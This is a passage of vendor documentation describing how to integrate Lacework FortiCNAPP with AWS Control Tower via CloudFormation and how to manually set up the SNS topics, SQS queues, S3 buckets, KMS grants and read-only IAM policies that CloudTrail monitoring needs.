
AWS Control Tower Integration Using CloudFormation

With Lacework FortiCNAPP and AWS Control Tower, enrolling a new AWS account now means security best practices and monitoring are automatically applied consistently across your organization. Account administrators can automatically add Lacework FortiCNAPP's security auditing and monitoring to AWS accounts seamlessly. All the required Lacework FortiCNAPP and AWS account configurations that allow access to AWS configuration and CloudTrail logs are managed for you by Lacework FortiCNAPP's AWS Control Tower integration.

How It Works

The Lacework FortiCNAPP AWS Control Tower integration audits and monitors AWS accounts in your AWS Control Tower Landing Zone. Your Landing Zone is your multi-account environment for which you can apply your governance, auditing and monitoring. On initial setup, the Lacework FortiCNAPP AWS Control Tower integration creates a new cross-account role in the Log Archive account and a new SQS queue is set up in the Audit account. The SQS queue lets Lacework FortiCNAPP receive notifications of new audit logs in S3 from the centralized CloudTrail that collects activity from all accounts. Lacework FortiCNAPP processes these logs for behavior analysis for all AWS accounts.

For new AWS accounts in your organization, AWS Control Tower Account Factory enables easy onboarding of new and existing AWS accounts which triggers the Lacework FortiCNAPP integration through a new account lifecycle event. A Lambda function launches a stack instance that creates a new cross-account role and allows Lacework FortiCNAPP to monitor the account via AWS APIs. The combination of CloudTrail log analysis and AWS API access lets Lacework FortiCNAPP check your cloud activity and AWS configuration to detect security misconfigurations and anomalous behavior.



The current solution only works for Landing Zone 3.0+. If you are using Landing Zone 2.X, contact your Lacework FortiCNAPP Customer Success Manager for further assistance.

Prerequisites

You need the following prerequisites to implement the Lacework FortiCNAPP AWS Control Tower integration.

- AWS Control Tower with a Landing Zone. For information about setting up an AWS Control Tower landing zone, see Getting Started with AWS Control Tower in the AWS Control Tower User Guide.
- Administrator privileges in the AWS Control Tower management account.
- A Lacework FortiCNAPP Cloud Security Platform SaaS account.
- Ensure that you are deploying the integration to a supported AWS region.

Deployment Scenarios

If you want to include your AWS Management Account in a Configuration integration, this needs to be performed as a separate integration due to AWS Control Tower limitations.

Default deployment without Single Sub-account or Org options selected

If you keep both Single sub-account and AWS Organizational Units (OUs) to Lacework FortiCNAPP Sub-Account Mapping with Lacework FortiCNAPP Organization options empty, all AWS accounts go under the main Lacework FortiCNAPP account by default (account will match your Lacework FortiCNAPP URL). Leave the *Single Sub-Account Configuration* and *Organization Configuration* sections blank in the CloudFormation stack parameters.

Single Lacework FortiCNAPP Sub-Account with Lacework FortiCNAPP Organization

If the Lacework FortiCNAPP organization feature is enabled, you can specify a Lacework FortiCNAPP Sub-Account for which all AWS accounts are added. This is specified in the *Single Sub-Account Configuration* section in the *Lacework FortiCNAPP Sub-Account Name* field (see below) in the CloudFormation stack parameters.

AWS Organizational Units (OUs) to Lacework FortiCNAPP Sub-Account Mapping with Lacework FortiCNAPP Organization

The Lacework FortiCNAPP organization feature must be enabled.

When naming the OUs, do not include spaces in the names (hyphens are allowed).

The following describes what happens during the deployment for *Configuration*. For deployment details about *CloudTrail* integrations, see CloudTrail Account Mapping for Organizations.

AWS accounts from each OU are integrated with the corresponding Lacework FortiCNAPP sub-account only if the sub-account name is provided as a comma-separated list during integration setup. Any AWS accounts that belong to OUs that are not included will not have Configuration integrations created in Lacework FortiCNAPP.

When creating or deleting AWS OUs, ensure that you use the recommended AWS Control Tower methods. Updating AWS accounts outside of AWS Control Tower may cause issues. You must also re-run the Lacework FortiCNAPP Control Tower integration for those changes to ensure that Lacework FortiCNAPP monitors each AWS account in the correct Lacework FortiCNAPP sub-account.

Expand to see an example of using AWS OUs

- OU=Tech
  - AWSAccount 1 (techaws)
- OU=IT
  - AWSAccount 2 (itcloud)
- OU=Marketing (it has sublevels)

- OU=prod
  - AWSAccount 3 (marketingprodUS)
  - AWSAccount 4 (marketingprodEU)
- OU=dev
  - AWSAccount 5 (marketingdev1)
  - AWSAccount 6 (marketingdev2)

If you create Lacework FortiCNAPP sub-accounts named *Tech* and *Marketing*, and want to use Lacework FortiCNAPP Control Tower integration, specify the following comma-separated arguments to the CloudFormation template in the *Organization Configuration (Optional)* field as `Tech,Marketing`.

As a result, Lacework FortiCNAPP integrates AWS Configuration settings as follows:

- LW subAccount Tech
  - AWSAccount 1 (techaws)
- LW subAccount Marketing
  - AWSAccount 3 (marketingprodUS)
  - AWSAccount 4 (marketingprodEU)
  - AWSAccount 5 (marketingdev1)
  - AWSAccount 6 (marketingdev2)

And there WILL NOT be any integration of type AWS Configuration for `AWSAccount 2 (itcloud)`.

Installing the Lacework FortiCNAPP AWS Control Tower Integration

1. Generate a Lacework FortiCNAPP API Access Key

1. In your console, go to *Settings > Configuration > API keys*.
2. Click on the *+ Add New* button in the upper right to create a new API key.
3. Provide a *name* and *description* and click Save.
4. Click the download button to download the API keys file.
5. Copy the *keyId* and *secret* from this file.

2. Log in to your AWS Control Tower Management Account

1. Log in to AWS Control Tower management account.
2. Select the AWS region where your AWS Control Tower is deployed.

3. Deploy the Lacework FortiCNAPP AWS Control Tower Integration with CloudFormation

1. Click Launch Stack to be taken to your CloudFormation console where you will launch the AWS Control Tower Integration template.

   For most deployments, you need only Basic Configuration parameters.
2. Specify the following Basic Configuration parameters:
   - Enter a *Stack name* for the stack.
   - Enter *Your Lacework FortiCNAPP URL*.
     - Don't include the `https://` or `.lacework.net` portions when providing the URL. For example, if your URL was `https://mycompany.lacework.net`, you would enter `mycompany`.
   - Enter the *Lacework FortiCNAPP Access Key ID* and *Secret Key* that you copied from your API keys file.
   - For *Capability Type*, we recommend using *CloudTrail+Config* for the best capabilities.
   - Choose whether you want to *Monitor Existing Accounts*. This sets up monitoring of ACTIVE existing AWS accounts.
   - Enter the name of your *Existing AWS Control Tower CloudTrail Name*.
   - If your CloudTrail S3 logs are encrypted, specify the *KMS Key Identifier ARN*.
   - Update the Control Tower *Log Account Name* and *Audit Account Name* if necessary.
   - If using AWS organization units to Lacework FortiCNAPP sub-account mapping, specify a comma-separated list of organization names in the *Organization Configuration* section in the *AWS Organizations to Lacework FortiCNAPP Sub-Account Names* field. AWS accounts are added to the appropriate Lacework FortiCNAPP sub-accounts based on this AWS OU-to-Lacework FortiCNAPP sub-account name mapping. AWS OU names and Lacework FortiCNAPP sub-account names must match. AWS accounts not in the specified organization units are not added to Lacework FortiCNAPP.
   - If using a single Lacework FortiCNAPP sub-account for all AWS accounts, specify a Lacework FortiCNAPP sub-account for which all AWS accounts will be added. This is specified in the *Single Sub-Account Configuration* section in the *Lacework FortiCNAPP Sub-Account Name* field.
3. Click *Next* through to your stack *Review*.
4. Accept the AWS CloudFormation terms and click *Create stack*.

4. CloudFormation Progress

1. Monitor the progress of the CloudFormation deployment. It takes several minutes for the stack to create the resources that enable the Lacework FortiCNAPP AWS Control Tower integration.
2. When successfully completed, the stack shows `CREATE_COMPLETE`.

5. Update the KMS Key Policy for Cross-Account Role Access

This step is only required if your CloudTrail S3 logs are encrypted, and you specified the *KMS Key Identifier ARN* in 3. Deploy the Lacework FortiCNAPP AWS Control Tower Integration with CloudFormation.

Ensure that you update the KMS key policy to allow access to the Log account cross-account role used by Lacework FortiCNAPP. Add the following to the key policy:

```
"Sid": "Allow Lacework to decrypt logs",
"Effect": "Allow",
"Principal": {
    "AWS": [
        "arn:aws:iam::<log-archive-account-id>:role/<lacework-account-name>-
laceworkcwssarole"
    ]
},
"Action": [
    "kms:Decrypt"
],
"Resource": "*"
```

6. Validate the Lacework FortiCNAPP AWS Control Tower Integration

1. Log in to your Lacework FortiCNAPP Cloud Security Platform console.
2. Go to *Settings* > *Integration* > *Cloud Accounts*.
3. You should see a list of AWS accounts that are now being monitored by Lacework FortiCNAPP. The *Cloud Account* column values correspond to the AWS Account IDs.

Once the Control Tower CloudFormation deployment finishes, follow the steps in AWS CloudTrail Integration for Organizations and upload a mapping file. Any AWS accounts that are not included in the mapping send their CloudTrail logs to the default Lacework FortiCNAPP sub-account.

Remove the Lacework FortiCNAPP AWS Control Tower Integration

To remove the Lacework FortiCNAPP AWS Control Tower integration, simply delete the main stack. All CloudFormation stacksets, stack instances, and Lambda functions will be deleted.

Lacework FortiCNAPP will no longer monitor your AWS cloud environment.

Troubleshooting

The following sections provide guidance for resolving issues with deploying the Lacework FortiCNAPP AWS Control Tower integration.

Error deleting Stack/StackSet instances

This issue can occur when attempting to delete your Control Tower integration, or when attempting to redeploy after deletion.

See our Community knowledge base article for details on how to overcome this error.

Common Issues

- Ensure the *Existing AWS Control Tower CloudTrail Name* is correct. You can verify this on your AWS CloudTrail Dashboard.
- Ensure that your *Log Archive* and *Audit* account names are correct and these accounts are `ACTIVE`.
- If you are using the Lacework FortiCNAPP organization feature to manage your accounts, specify the correct sub-account name, API key ID, and secret key.
- If Lacework FortiCNAPP returns an S3 access error for the CloudTrail account and a KMS key is used, ensure you update the KMS key policy to allow access to the Log account cross-account role used by Lacework FortiCNAPP.

```
"Sid": "Allow Lacework to decrypt logs",
"Effect": "Allow",
"Principal": {
    "AWS": [
        "arn:aws:iam::<log-archive-account-id>:role/<lacework-account-name>-
laceworkcwssarole"
    ]
},
"Action": [
    "kms:Decrypt"
],
"Resource": "*"
```

AWS Management Account is not Monitored for Configuration Compliance

Due to AWS Control Tower limitations, the AWS Management account is not included when setting up a Configuration integration with Lacework FortiCNAPP.

If you want to monitor your AWS Management account for configuration compliance, you will need to integrate it separately outside of Control Tower.

Events and Logs

CloudFormation Events

You can monitor the CloudFormation events for the Lacework FortiCNAPP AWS Control Tower integration stack. Events may reveal issues with resource creation. The Lacework FortiCNAPP AWS Control Tower integration stack launches a main stack and three stacksets:

Main Deployment Stack:

- *control-tower-integration.template.yml* - Main stack that deploys all resources: IAM roles, access token credentials, IAM roles, SQS queues, Lambda functions and the stacksets below.

Centralized CloudTrail Cloud Account in Lacework FortiCNAPP: (Applied once during initial deployment)

- *lacework-aws-ct-audit.template.yml -> Lacework-Control-Tower-CloudTrail-Audit-Account-Lacework FortiCNAPP account* - Creates a stack instance in the Audit account.
- *lacework-aws-ct-log.template.yml -> Lacework-Control-Tower-CloudTrail-Log-Account-Lacework FortiCNAPP account* - Creates a stack instance in the Log account.

Config Cloud Account in Lacework FortiCNAPP: (Applied for each AWS account)

- *lacework-aws-cfg-member.template.yml -> Lacework-Control-Tower-Config-Member-Lacework FortiCNAPP account* - Creates a stack instance in each AWS account.

Examining these stacksets for operation results, stack instance results and parameters may also provide debug information.

Lambda Function CloudWatch Logs

Two main Lambda functions are used to manage accounts. *LaceworkSetupFunction* manages the initial deployment of the integration. *LaceworkAccountFunction* manages setting up existing and new accounts. Both Lambda functions provide extensive debug messages that can be seen in their respective CloudWatch log streams.

FAQs

Can I individually choose which accounts are added to Lacework FortiCNAPP within AWS Control Tower?

Yes, the Lacework FortiCNAPP Control Tower integration supports mapping AWS organization names (aka AWS OU names) to Lacework FortiCNAPP sub-accounts. AWS accounts for our Config integration type are added to Lacework FortiCNAPP sub-accounts based on the provided comma-separated list of AWS organization names. These AWS organization names must match the sub-account names on our side. Any AWS accounts that are not included in the mapping send their CloudTrail logs to the default Lacework FortiCNAPP sub-account.

How does Lacework FortiCNAPP integrate with AWS Control Tower's CloudTrail?

The Lacework FortiCNAPP Control Tower integration simply adds the centralized CloudTrail in the Log Archive account to Lacework FortiCNAPP. It does not do any mapping. Separately and manually, you can use the CloudTrail JSON mapping. After the Control Tower CloudFormation deployment finishes, follow the steps in CloudTrail Account Mapping for Organizations and upload a mapping file. Any AWS accounts that are not included in the mapping send their CloudTrail logs to the default Lacework FortiCNAPP sub-account.

Integration with S3 Buckets Using SSE-KMS

If your CloudTrail bucket uses Server-Side Encryption with AWS KMS-Managed Keys (SSE-KMS) or you plan to add SSE-KMS encryption to a Lacework FortiCNAPP-created bucket, you must grant decrypt permission to Lacework FortiCNAPP.

If using the Lacework FortiCNAPP CloudFormation template, edit the inline policy LaceworkCWSPolicy within the YourAccount-laceworkcwssarolea role. To allow Lacework FortiCNAPP to decrypt your CloudTrail logs, add the following term to the policy:

```
{
    "Action": [
        "kms:Decrypt"
    ],
    "Resource": [
        "arn:aws:kms:YourRegion:YourAccount:key/YourKeyIdentifier"
    ],
    "Effect": "Allow",
    "Sid": "DecryptLogFiles"
},
```

Replace YourRegion and YourAccount with your values, or simply copy the key's entire ARN.

To make the policy easily readable, you should add the term directly below the ReadLogFiles term as follows:

```
{
    "Action": [
        "s3:Get*"
    ],
    "Resource": [
        "arn:aws:s3:::YourBucketName/*AWSLogs/*"
    ],
    "Effect": "Allow",
    "Sid": "ReadLogFiles"
},
{
    "Action": [
        "kms:Decrypt"
    ],
    "Resource": [
        "arn:aws:kms:YourRegion:YourAccount:key/YourKeyIdentifier"
    ],
    "Effect": "Allow",
    "Sid": "DecryptLogFiles"
},
```

Replace YourBucketName, YourRegion, YourAccount, and YourKeyIdentifier with your values.

If you manually integrated Lacework FortiCNAPP, add the DecryptLogFiles term to the role/policy that you created for Lacework FortiCNAPP.

Ensure that the Role used by Lacework FortiCNAPP has "kms:decrypt" access within the Key Policy. For details, see Key policies in AWS KMS.

Without decrypt permission, you will see *Access Denied* decryption errors in the API Error Information table in the CloudTrail dossier. After the change, the errors should stop. If you continue to see errors, contact Lacework FortiCNAPP support.

AWS console

This section explains how to use the AWS console for:

- AWS CloudTrail Integration Prerequisites on page 175
- AWS Configuration Integration Prerequisites on page 205
- AWS Integration - Manual Configuration on page 226

AWS CloudTrail Integration Prerequisites

This topic explains how to prepare for Lacework FortiCNAPP CloudTrail integration using manual configuration.

If you plan to use Terraform, see AWS integration using Terraform on page 124.

If you plan to use CloudFormation, see AWS Integration Using CloudFormation.

Prerequisites

- *SNS topic* - An Amazon Simple Notification Service (SNS) topic is a logical access point that acts as a communication channel. A topic lets you group multiple endpoints, such as AWS, Amazon SQS, HTTP/S, or an email address. All CloudTrail integrations require an SNS topic. Lacework FortiCNAPP can use an existing SNS topic or create one if you have not added an SNS topic to an existing CloudTrail.
- *SQS queue* - Amazon Simple Queue Service (SQS) is a message queue service used by distributed applications to exchange messages through a polling model. SQS decouples sending and receiving components without requiring each component to be concurrently available. Used together, Amazon SNS and Amazon SQS can deliver messages to applications that require immediate notification of an event. Messages are also persisted in an Amazon SQS queue for other applications to process at a later time. All CloudTrail integrations require an SQS queue.
- *S3 bucket* - A bucket is a container for objects stored in Amazon S3. All CloudTrail integrations require an S3 bucket. Lacework FortiCNAPP can use an existing bucket or create one in the designated account.
- *CloudTrail* - AWS CloudTrail is an AWS service that helps you enable governance, compliance, and operational and risk auditing of your AWS account. Actions taken by a user, role, or an AWS service are recorded as events in CloudTrail. Lacework FortiCNAPP can use an existing CloudTrail or create a new trail.
- *Cross-account IAM role* - The cross-account role provides Lacework FortiCNAPP the access to analyze CloudTrail events. Create the cross-account role for Lacework FortiCNAPP to use.
- *Custom IAM policy* - The custom policy defines additional services that Lacework FortiCNAPP needs. Create the policy and grant it to the cross-account role.

Ensure that your *cross-account IAM role* and *S3 bucket* are collocated in the same AWS account - whether you're trying to configure this manually, via CloudFormation, or Terraform. This is related to legacy AWS rules that govern access to objects created inside S3 buckets that are beyond Lacework FortiCNAPP's control. Setting up cross-account access is not enough to work around this issue.

Additional Requirements

- *AWS account admin* - The account must have administrative privileges for every AWS account that you want to integrate with Lacework FortiCNAPP.
- *Lacework FortiCNAPP administrator* - You must have a Lacework FortiCNAPP account with administrator privileges.
- Ensure that you are deploying the integration to a supported AWS region.

Pipeline Options

Lacework FortiCNAPP supports three pipelines to integrate with AWS:


- CloudTrail Log Delivery Notifications
- S3 Event Notifications
- S3 Event Notifications with SNS

The pipeline design depends on your current environment and your future design goals. Consider the following points:

- As long as the data arrives at Lacework FortiCNAPP, your pipeline design choices are up to you.
- For example, if your SNS topic is in a separate AWS account, you can choose not to use SNS.
- Also, if your existing S3 bucket is already sending messages to your existing SQS queue, setting up a new S3 to SQS notification for Lacework FortiCNAPP is not possible because both notifications require the same suffix (not allowed by AWS). In this case, you can move to an SNS fanout.

CloudTrail Log Delivery Notifications

The following diagram shows a simple presentation of the AWS integration using CloudTrail SNS notifications.



Create an SNS Topic

An SNS topic is a communication channel for SQS queue messaging from your AWS environment to Lacework FortiCNAPP.

If you already have an SNS topic for integration, record the ARN for the topic. If you do not have an SNS topic, use the following steps to create one.

1. Log in to your AWS account.
2. Go to the *Amazon Simple Notification Service* page.
3. Click *Topics*.
4. Click *Create topic*.
5. Select the *Standard* type of topic.
6. Enter a name and display name for the new topic.
7. Click *Create topic*. Details of the new SNS topics appear along with the ARN for the topic.
8. Record the ARN for the new topic. You will need this information when you configure integration from the Lacework FortiCNAPP Console.

Configure the Access Policy for Your SNS Topic

1. Select the *Access policy* tab for your SNS topic.
2. Click the *Edit* option.
3. Copy the following JSON file and replace the existing policy (using the ARN you just recorded):

```
{
   "Version": "2012-10-17",
   "Statement": [
       {
           "Sid": "AWSCloudTrailSNSPolicy",
           "Effect": "Allow",
           "Principal": {
               "Service": "cloudtrail.amazonaws.com"
           },
           "Action": "SNS:Publish",
           "Resource": "<ARN_of_SNS_Topic>"
       }
   ]
}
```

4. Click *Save*.

By default, the topic owner has permissions to publish the topic. To enable other users or applications to publish to the topic, use AWS Identity and Access Management (IAM) to give publish permission to the topic. For more information about giving permissions for Amazon SNS actions to IAM users, see Using identity-based policies with Amazon SNS.

Set Up CloudTrail SNS Delivery

Create an S3 Bucket

S3 buckets store CloudTrail log files and are containers for objects stored in Amazon S3. Ensure that you have an AWS S3 bucket available to store CloudTrail log files.

1. Log in to your AWS account.
2. Go to the *Amazon S3* page.
3. Click *Create bucket* to create a new S3 bucket. The *Create bucket* page appears.
4. Enter a name for your new S3 bucket in *Bucket name*.
5. Select an AWS region for your S3 bucket from the dropdown.
6. Select all other default settings or specify your requirements.
7. Click *Create bucket*.

Create a CloudTrail for Monitoring Your AWS Environment

Ensure that you have a CloudTrail available for monitoring AWS activity for your account. CloudTrail stores multiple events in a log file. This log file is delivered to the specified AWS S3 bucket. Lacework FortiCNAPP uses CloudTrail log files for monitoring your AWS cloud environment.

1. Log in to your AWS account.
2. Go to the *CloudTrail* dashboard.
3. Click *Create trail*.
4. In the *Trail name* field, enter a name for your new CloudTrail.
5. Select *Use existing S3 bucket*.

6. Click *Browse* to select the S3 bucket to store CloudTrail log files from the dropdown list.
7. In the Event type section, select *Management events*.
   Lacework FortiCNAPP ingests management events only, see Log Types for more information.
8. Select the types of management event API activity you want to log in your CloudTrail: *Read*, *Write*, *Exclude AWS KMS events* and/or *Exclude Amazon RDS Data API events*.
9. Click *Next* to proceed with your CloudTrail creation.
10. Review your CloudTrail configuration.
11. Click *Create trail*.

Enable SNS Notification Delivery for CloudTrail

You can enable SNS notification delivery for any CloudTrail writing data to your central AWS S3 bucket. A notification is sent to the SNS topic for every log file delivered to your S3 bucket.

1. Log in to your AWS account.
2. Go to the *CloudTrail* dashboard. A list of CloudTrails appears in your account.
3. Select a CloudTrail to monitor and enable SNS notification.
4. Click *Edit*.
5. Select *Enabled* for the *SNS notification delivery* option.
6. Select *Existing* for the *Create a new SNS topic* to use the SNS topic created in a previous task.
7. Select the new SNS topic created earlier from the dropdown list, or enter the ARN for the new SNS topic.
8. Click *Save changes*.

Set Up the SQS Queue

Amazon Simple Queue Service (SQS) is a message queue service used by distributed applications to exchange messages through a polling model. SQS decouples sending and receiving components without requiring each component to be concurrently available. Used together, Amazon SNS and Amazon SQS can deliver messages to applications that require immediate notification of an event. Messages are also persisted in an Amazon SQS queue for other applications to process at a later time. All CloudTrail integrations require an SQS queue.

Create an SQS Queue

Ensure that you have an SQS queue available to integrate with Lacework FortiCNAPP.

1. Log in to your AWS account.
2. Go to the *Amazon Simple Queue Service* page.
3. Click *Create queue* to create a new SQS queue.
4. Select the *Standard* type of queue.
5. Enter a name for the new queue.
6. Accept the default values for your queue or configure for your specific requirements if necessary.
7. Click *Create queue*. Details of the new SQS queue appear along with the ARN and URL for the topic.
8. Record the ARN and URL for the new queue. You will need the ARN for the next step, and you will need the URL when you configure integration from the Lacework FortiCNAPP Console.

Configure the Access Policy for Your SQS Queue

1. Select the *Access policy* tab for your SQS queue.
2. Click the *Edit* option.
3. Copy the following JSON file and replace the existing policy (using the ARN you just recorded):

```
{
   "Version": "2012-10-17",
   "Id": "lacework_sqs_policy",
   "Statement": [
       {
           "Sid": "AllowLaceworkSNSTopicToSendMessage",
           "Effect": "Allow",
           "Principal": {
               "AWS": "*"
           },
           "Action": "SQS:SendMessage",
           "Resource": "<ARN_of_SQS_Queue>",
           "Condition": {
               "ArnEquals": {
                   "aws:SourceArn": "<ARN_of_SNS_Topic>"
               }
           }
       }
   ]
}
```

4. Click *Save*.

Subscribe Your SQS Queue to Your SNS Topic

1. Select the *SNS Subscription* tab for your SQS queue.
2. Click the *Subscribe to Amazon SNS topic* option.
3. Select the SNS topic you created in the previous task from the dropdown list, or paste the SNS topic ARN.
4. Click *Save*.

Create an IAM Policy and Role

To allow Lacework FortiCNAPP access to the required resources on your AWS environment, you must create the following:

- A custom IAM policy
- A cross-account IAM role

Create a Custom IAM Policy

Create a custom policy that gives Lacework FortiCNAPP read-only access to ingest CloudTrail logs.

To prepare for a CloudTrail+Configuration integration, instead of the single policy detailed below, define three combined IAM policies using the following process for each of these JSON files:

- Combined Policy 1 on page 182
- Combined Policy 2 on page 186
- Combined Policy 3 on page 192

Additionally, grant the AWS managed SecurityAudit IAM policy to the cross-account IAM role you create in the next section.

To create a custom IAM policy:

1. Log in to your AWS account.
2. Go to the *Identity and Access Management (IAM)* dashboard.
3. Click *Policies* in the left sidebar. A list of existing IAM policies appears.
4. Click *Create Policy*.
5. Select *JSON* and paste the following JSON file into the text box to define your new IAM policy for CloudTrail. Add the missing ARNs before you go to the next step.

```
{
    "Statement": [
        {
            "Action": "s3:Get*",
            "Effect": "Allow",
            "Resource": "<ARN_for_S3_bucket>/*",
            "Sid": "ReadLogFiles"
        },
        {
            "Action": "iam:ListAccountAliases",
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GetAccountAlias"
        },
        {
            "Action": "s3:ListBucket",
            "Condition": {
                "StringLike": {
                    "s3:prefix": "*AWSLogs/"
                }
            },
            "Effect": "Allow",
            "Resource": "<ARN_for_S3_bucket>",
            "Sid": "ListLogFiles"
        },
        {
           "Action": [
                "sqs:ReceiveMessage",
                "sqs:GetQueueUrl",
                "sqs:GetQueueAttributes",
                "sqs:DeleteMessage"
```

```
            ],
            "Effect": "Allow",
            "Resource": "<ARN_for_SQS_Queue>",
            "Sid": "ConsumeNotifications"
        },
        {
            "Action": [
                "cloudtrail:DescribeTrails",
                "cloudtrail:GetTrailStatus",
                "eks:ListTagsForResource",
                "s3:GetBucketPolicy",
                "s3:GetBucketLocation",
                "sns:GetTopicAttributes",
                "sns:ListSubscriptions",
                "sns:ListTopics"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "Debug"
        }
    ],
    "Version": "2012-10-17"
}
```

6. Click *Next*.
7. Specify a policy name in *Name* and a brief description of your policy.
8. Optionally add tags as key-value pairs to AWS resources to identify them.
9. Click *Create policy*. Your new IAM policy appears in the list of policies for your AWS environment.

Combined Policy 1

```
{
    "Statement": [
        {
            "Action": "s3:Get*",
            "Effect": "Allow",
            "Resource": "<ARN_for_S3_bucket>/*",
            "Sid": "ReadLogFiles"
        },
        {
            "Action": "iam:ListAccountAliases",
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GetAccountAlias"
        },
        {
            "Action": "s3:ListBucket",
            "Condition": {
                "StringLike": {
                    "s3:prefix": "*AWSLogs/"
                }
```

```
            },
            "Effect": "Allow",
            "Resource": "<ARN_for_S3_bucket>",
            "Sid": "ListLogFiles"
        },
        {
            "Action": [
                "sqs:ReceiveMessage",
                "sqs:GetQueueUrl",
                "sqs:GetQueueAttributes",
                "sqs:DeleteMessage"
            ],
            "Effect": "Allow",
            "Resource": "<ARN_for_SQS_Queue>",
            "Sid": "ConsumeNotifications"
        },
        {
            "Action": [
                "cloudtrail:DescribeTrails",
                "cloudtrail:GetTrailStatus",
                "eks:ListTagsForResource",
                "s3:GetBucketPolicy",
                "s3:GetBucketLocation",
                "sns:GetTopicAttributes",
                "sns:ListSubscriptions",
                "sns:ListTopics"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "Debug"
        },
        {
            "Action": [
                "elasticfilesystem:DescribeFileSystemPolicy",
                "elasticfilesystem:DescribeFileSystems",
                "elasticfilesystem:DescribeLifecycleConfiguration",
                "elasticfilesystem:DescribeAccessPoints",
                "elasticfilesystem:DescribeAccountPreferences",
                "elasticfilesystem:DescribeBackupPolicy",
                "elasticfilesystem:DescribeReplicationConfigurations",
                "elasticfilesystem:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "EfsPolicies"
        },
        {
            "Action": [
                "sagemaker:GetLineageGroupPolicy",
                "sagemaker:GetModelPackageGroupPolicy"
            ],
            "Effect": "Allow",
```

```
            "Resource": "*",
            "Sid": "SagemakerPolicies"
        },
        {
            "Action": [
                "identitystore:DescribeGroup",
                "identitystore:DescribeGroupMembership",
                "identitystore:DescribeUser",
                "identitystore:ListGroupMemberships",
                "identitystore:ListGroupMembershipsForMember",
                "identitystore:ListGroups",
                "identitystore:ListUsers"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "IdentityStoreReadOnly"
        },
        {
            "Action": [
                "sso:DescribeAccountAssignmentDeletionStatus",
                "sso:DescribeInstanceAccessControlAttributeConfiguration",
                "sso:GetInlinePolicyForPermissionSet"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "SSOReadOnly"
        },
        {
            "Action": [
                "apigateway:GET"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "APIGATEWAY"
        },
        {
            "Action": [
                "apigatewayv2:GET"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "APIGATEWAYV2"
        },
        {
            "Action": [
                "sns:GetDataProtectionPolicy",
                "sns:ListPlatformApplications",
